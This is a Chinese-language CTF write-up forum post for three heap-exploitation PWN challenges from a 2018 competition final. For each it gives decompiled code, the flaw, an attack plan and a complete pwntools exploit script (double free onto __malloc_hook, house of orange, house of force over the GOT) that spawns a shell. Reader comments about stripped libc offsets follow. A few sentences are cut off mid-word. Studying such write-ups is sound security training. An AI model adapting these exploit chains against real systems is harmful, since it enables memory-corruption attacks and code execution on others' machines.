2018铁人三项赛总决赛PWN

pwnninja / 2019-07-10 09:01:00 / 浏览数 5180 安全技术 CTF 顶(2) 踩(0)

0x01 littlenote

保护全开的堆利用程序，有add、show、delete功能，delete模块有UAF漏洞。
add: 只能申请size为0x71或0x31的堆块

```
unsigned __int64 addnote()
{
  __int64 v0; // rbx
  __int64 v1; // rbx
  char buf; // [rsp+0h] [rbp-20h]
  unsigned __int64 v4; // [rsp+8h] [rbp-18h]

  v4 = __readfsqword(0x28u);
  if ( (unsigned __int64)notenum > 0xF )
    puts("FULL");
  v0 = notenum;
  note[v0] = (const char *)malloc(0x60uLL);
  puts("Enter your note");
  read(0, (void *)note[notenum], 0x60uLL);
  puts("Want to keep your note?");
  read(0, &buf, 7uLL);
  if ( buf == 78 )
  {
    puts("OK,I will leave a backup note for you");
    free((void *)note[notenum]);
    v1 = notenum;
    note[v1] = (const char *)malloc(0x20uLL);
  }
  ++notenum;
  puts("Done");
  return __readfsqword(0x28u) ^ v4;
}
```

show: 显示堆块内容

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
1  unsigned __int64 shownote()
2  {
3    unsigned int v1; // [rsp+4h] [rbp-Ch]
4    unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6    v2 = __readfsqword(0x28u);
7    puts("Which note do you want to show?");
8    _isoc99_scanf("%u", &v1);
9    if ( v1 < (unsigned __int64)notenum )
10   {
11     if ( note[v1] )
12       puts(note[v1]);
13     puts("Done");
14   }
15   else
16   {
17     puts("Out of bound!");
18   }
19   return __readfsqword(0x28u) ^ v2;
20 }
```


delete: 存在UAF

```
1  unsigned __int64 freenote()
2  {
3    unsigned int v1; // [rsp+4h] [rbp-Ch]
4    unsigned __int64 v2; // [rsp+8h] [rbp-8h]
5
6    v2 = __readfsqword(0x28u);
7    puts("Which note do you want to delete?");
8    _isoc99_scanf("%u", &v1);
9    if ( v1 < (unsigned __int64)notenum )
10   {
11     if ( note[v1] )
12       free((void *)note[v1]);
13     puts("Done");
14   }
15   else
16   {
17     puts("Out of bound!");
18   }
19   return __readfsqword(0x28u) ^ v2;
20 }
```


攻击思路：

1.利用UAF，删除堆块，再读取数据，泄漏heap地址

2.再次利用UAF漏洞，将fd指针篡改到某堆块中间，就能继续输入数据改写下一个相邻chunk的size，把size改大，然后free，就能使其进入unsortedbin，从而泄漏libc地址

3.第三次利用UAF做double free，向malloc_hook填入one_gadget地址

exp:

```
from pwn import *
env=os.environ
env['LD_PRELOAD']='./littlenote.so'
context.log_level='debug'
r=process('./littlenote')
def add(cont):
   r.recvuntil('Your choice:')
   r.sendline('1')
   r.recvuntil('note')
   r.send(cont)
   r.recvuntil('?')
   r.sendline('Y')
def add2(cont):
   r.recvuntil('Your choice:')
   r.sendline('1')
   r.recvuntil('note')
   r.send(cont)
   r.recvuntil('?')
   r.sendline('N')
def show(idx):
   r.recvuntil('Your choice:')
   r.sendline('2')
   r.recvuntil('?')
   r.sendline(str(idx))
def delete(idx):
   r.recvuntil('Your choice:')
   r.sendline('3')
   r.recvuntil('?')
   r.sendline(str(idx))
#use UAF to leak heap
add('0'*8)#0
add('1'*8)#1
add('2'*8)#2
add('3'*0x20)#3
add('4'*0x20)#4
delete(1)
delete(2)
show(2)
r.recv(1)
heap1=u64(r.recvline()[:-1].ljust(8,'\x00'))
print hex(heap1)
#fastbin double free,changing size to 0xe1 and leak libc
delete(1)
add(p64(heap1+0x40))#5
add('6'*0x60)#6
add('7'*0x38+p64(0x7f))#7
add('z'*0x20+p64(0)+p64(0xe1))#8
delete(6)
show(2)
r.recv(1)
leakl=u64(r.recvline()[:-1].ljust(8,'\x00'))
lbase=leakl-0x7ffff7dd1b78+0x7ffff7a0d000
one=lbase+0xf0274
mhk=leakl-0x68
#fastbin double free,changing __malloc_hook to one_shot
add('9'*0x20)#9
add('a'*0x20)#10
delete(9)
delete(10)
delete(9)
add(p64(mhk-0x23))#11
add('c'*0x60)#12
add('d'*0x38+p64(0x7f))#13
add('e'*0x13+p64(one))#14
print hex(leakl)
```

```
print hex(lbase)
print hex(one)
#trigger
delete(3)
delete(3)
#gdb.attach(r)
r.interactive()
```

0x02 bookstore

PIE和canary保护没有开启，有addbook、readbook、sellbook功能。

```
root@ubuntu:~/Desktop/pwn# checksec bookstore
[*] '/root/Desktop/pwn/bookstore'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@ubuntu:~/Desktop/pwn#
```

addbook:当readn的size=0时，会触发严重的堆溢出漏洞

```
1  int add_book()
2  {
3    size_t size; // [rsp+8h] [rbp-8h]
4
5    for ( HIDWORD(size) = 0; HIDWORD(size) <= 0xF && qword_602080[5 * HIDWORD(size)]; ++HIDWORD(size) )
6      ;
7    if ( HIDWORD(size) == 16 )
8      puts("Too many books");
9    puts("What is the author name?");
10   readn(40LL * HIDWORD(size) + 6299744, 31LL);
11   puts("How long is the book name?");
12   _isoc99_scanf("%u", &size);
13   if ( (unsigned int)size > 0x50 )
14     return puts("Too big!");
15   qword_602080[5 * HIDWORD(size)] = malloc((unsigned int)size);
16   puts("What is the name of the book?");
17   readn(qword_602080[5 * HIDWORD(size)], (unsigned int)size);
18   return puts("Done!");
19 }
```

readbook:

```
1  int sellbook()
2  {
3    unsigned int v1; // [rsp+Ch] [rbp-4h]
4
5    puts("Which book do you want to sell?");
6    _isoc99_scanf("%u", &v1);
7    if ( v1 > 0x10 )
8      return puts("Out of bound!");
9    if ( !qword_602080[5 * v1] )
10     return puts("No such book!");
11   free((void *)qword_602080[5 * v1]);
12   qword_602080[5 * v1] = 0LL;
13   return puts("Done!");
14 }
```

sellbook:

```
int sellbook()
{
  unsigned int v1; // [rsp+Ch] [rbp-4h]

  puts("Which book do you want to sell?");
  _isoc99_scanf("%u", &v1);
  if ( v1 > 0x10 )
    return puts("Out of bound!");
  if ( !qword_602080[5 * v1] )
    return puts("No such book!");
  free((void *)qword_602080[5 * v1]);
  qword_602080[5 * v1] = 0LL;
  return puts("Done!");
}
```

readn:当参数a2为0时，遇到'\n'才退出循环，可以写入超长字节，导致堆溢出

```
__int64 __fastcall readn(__int64 a1, int a2)
{
  __int64 result; // rax
  unsigned int v3; // eax
  unsigned __int8 buf; // [rsp+1Bh] [rbp-5h]
  unsigned int v5; // [rsp+1Ch] [rbp-4h]

  v5 = 0;
  while ( 1 )
  {
    result = (unsigned int)(a2 - 1);
    if ( (unsigned int)result <= v5 )
      break;
    read(0, &buf, 1uLL);
    result = buf;
    if ( buf == 10 )
      break;
    v3 = v5++;
    *(_BYTE *)(a1 + v3) = buf;
  }
  return result;
}
```

攻击思路：

1.利用溢出漏洞将下一个chunk size改大，再free，使其进入unsorted bin，从而泄露libc地址

2.进行house of orange攻击，即首先做unsortedbin attack，覆盖_IO_list_all，同时伪造old top

chunk位置的size=0x61，使其对应于smallbin[4]，再准备好'/bin/sh'字符串和新的vtable地址，这样，malloc报错时就能跳转到vtable，在执行系统内部流程的时候执行sy


exp：

```
from pwn import *
env=os.environ
env['LD_PRELOAD']='./bookstore.so'
context.log_level='debug'
r=process('./bookstore')
```

```
def add(author,size,cont):
   r.recvuntil('Your choice:')
   r.sendline('1')
   r.recvuntil('What is the author name?')
   r.sendline(author)
   r.recvuntil('How long is the book name?')
   r.sendline(str(size))
   r.recvuntil('What is the name of the book?')
   r.sendline(cont)
def delete(idx):
   r.recvuntil('Your choice:')
   r.sendline('2')
   r.recvuntil('?')
   r.sendline(str(idx))
def show(idx):
   r.recvuntil('Your choice:')
   r.sendline('3')
   r.recvuntil('?')
   r.sendline(str(idx))
add('a'*0x10,0,'0'*0x10)#0
add('b'*0x10,0x40,'1'*0x10)#1
add('c'*0x10,0x40,'2'*0x10)#2
add('d'*0x10,0x40,'3'*0x10)#3
delete(0)
add('a'*0x10,0,'0'*0x18+p64(0xa1))#0
delete(1)

add('b',0,'1'*1)#1
show(1)
r.recvuntil('\x65\x3a')
lleak=u64(r.recv(6).ljust(8,'\x00'))
print "lleak:"+hex(lleak)
lbase=lleak-0x7ffff7dd1c31+0x7ffff7a0d000
sys=lbase-0x7ffff7a0d000+0x7ffff7a52390
sh=lbase-0x7ffff7a0d000+0x7ffff7b99d17
iolistall=lbase-0x7ffff7a0d000+0x7ffff7dd2520
strjumps=lbase-0x7ffff7a0d000+0x7ffff7dd07a0

fire=p64(0)+p64(0x61)+p64(0)+p64(iolistall-0x10)+p64(0)+p64(1)+p64(0)+p64(sh)+p64(0)*19+p64(strjumps-8)
fire=fire.ljust(0xe8,'\x00')+p64(sys)
add('e',0,'\x00'*0x10+fire)#4

r.recvuntil('Your choice:')
r.sendline('1')
r.recvuntil('What is the author name?')
r.sendline('test')
r.recvuntil('How long is the book name?')
r.sendline(str(0x40))
r.interactive()
```

0x03 myhouse

开启了NX和canary保护：



程序主要有两个漏洞：

1.可以向任意地址写一个字节'\x00'

```
  unsigned __int64 v5; // [rsp+28h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  memset(&s, 0, 0x10uLL);
  myputs("What's your name?");
  read(0, &owner, 0x20uLL);
  myputs("What is the name of your house?");
  housen = malloc(0x100uLL);
  read(0, housen, 0x100uLL);
  myputs("What is the size of your house?");
  read(0, &s, 0xFuLL);
  v0 = atoi(&s);
  v3 = v0;
  size = v0;
  if ( (unsigned __int64)v0 > 0x300000 )
  {
    do
    {
      myputs("Too large!");
      read(0, &s, 0xFuLL);
      size = atoi(&s);
    }
    while ( size > 0x300000 );
  }
  housed = malloc(size);
  myputs("Give me its description:");
  read(0, housed, size - 1);
  *((_BYTE *)housed + v3 - 1) = 0;
  return __readfsqword(0x28u) ^ v5;
}
```

2.owner和housen字段相连，如果输入末尾没有'\x00'，可以泄露堆地址

```
  v5 = __readfsqword(0x28u);
  memset(&s, 0, 0x10uLL);
  myputs("What's your name?");
  read(0, &owner, 0x20uLL);
  myputs("What is the name of your house?");
  housen = malloc(0x100uLL);
  read(0, housen, 0x100uLL);
  myputs("What is the size of your house?");
  read(0, &s, 0xFuLL);
```

```
ssize_t __fastcall myputs(const char *a1)
{
  size_t v1; // rax

  v1 = strlen(a1);
  write(1, a1, v1);
  return write(1, &unk_400D08, 1uLL);
}
```

攻击思路：
1.原本考虑向_IO_buf_base写'\x00'，从而改写_IO_buf_end，在_IO_2_1_stdin_上做溢出，后来发现该题不满足条件，不能指向_IO_buf_end。于是考虑将main_arena的to
of force攻击。首先malloc很大的堆块，例如0x200000，就能开辟mapped段，它与libc段的偏移是固定的，就能向main_arena的top写'\x00'
2.利用house of force把堆块分配到bss段，篡改desc等指针指向atoi函数的GOT表，泄露并篡改GOT表，最终获得shell

exp：

```
from pwn import *
env=os.environ
env['LD_PRELOAD']='./myhouse.so'
context.log_level='debug'
libc=ELF('./myhouse.so')
r=process('./myhouse')
def addroom(size):
   r.recvuntil('Your choice:\n')
   r.sendline('1')
   r.recvuntil('What is the size of your room?')
   r.sendline(str(size))
def editroom(cont):
   r.recvuntil('Your choice:')
   r.sendline('2')
   r.recvuntil('shining!')
   r.send(cont)
def show():
   r.recvuntil('Your choice:')
   r.sendline('3')
#step 1:write '\x00' to main_arena's top_chunk pointer and set top's size
r.recvuntil('name?')
r.send('a'*0x20)
r.recvuntil('name of your house?')
r.send('b'*0xf8+p64(0xffffffffffffffff))
r.recvuntil('size of your house?')
r.sendline(str(0x5c5b69))
r.recvuntil('Too large!')
r.sendline(str(0x200000))
r.recvuntil('Give me its description:')
r.send('c'*0x30)
#step 2:leak heap address
show()
r.recvuntil('a'*0x20)
heap=u64(r.recvline()[:-1].ljust(8,'\x00'))
print "heap:"+hex(heap)
#step 3:house of force
bssp=0x6020c0
addroom(bssp-(heap+0xf0)-0x20)
addroom(0x60)
#step 4:leak GOT and change GOT
got_atoi=0x602058
editroom(p64(got_atoi)+p64(got_atoi))
show()
r.recvuntil('And description:\n')
atoi=u64(r.recvline()[:-1].ljust(8,'\x00'))
print "atoi:"+hex(atoi)
sys=atoi-libc.symbols['atoi']+libc.symbols['system']
editroom(p64(sys))
```

```
r.sendline('sh')
r.interactive()
```

点击收藏 | 2 关注 | 2

上一篇：字符串漏洞分析：字符串连接与格式字符串 下一篇：Lequ3.0脱壳心路历程

1. 5 条回复

pic4xiu 2019-10-09 12:03:57

师傅,虽然文章很久了,但还是想咨询一下第二个 so 文件没有 debug symbols ,怎么算函数偏移呢??

0 回复Ta

pwnninja 2019-10-09 21:06:03

@pic**** 本地加载so文件，我这边gdb里面是能print显示函数地址的，x/10gx &_IO_list_all也可以显示其他符号地址

0 回复Ta

pic4xiu 2019-10-10 12:16:20

谢谢师傅解答,但是我这边 symbols 好像全被剥离了(可能下载的 so 不同)

```
Reading symbols from libc_64.so...(no debugging symbols found)...done.
...
pwndbg> x/10gx &_IO_list_all
No symbol "_IO_list_all" in current context.
```

只能通过`nm -D libc_64.so`等方法找特定函数或字符串,调试本地 so 文件找 heap 偏移,如果本地偏移和远程的不同就没辙了,想问一下师傅遇到这种没有 debug 信息的情况有办法处理吗(还是一般都保留 debug 信息,我是第一次遇到这种不能带所给 so 调试的情况)

0 回复Ta

pwnninja 2019-10-10 20:51:44

@pic**** 我似乎没遇到过这种没有Debug信息的情况。
如果没有Debug，可以从bss段的stdout或stderr指针找到_IO_2_1_stdout_结构体地址吧，然后根据IO链表上下找，就能找到_IO_list_all和虚表的地址吧。

0 回复Ta

pic4xiu 2019-10-10 21:19:32

@pwnninja 恩,太感谢师傅了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板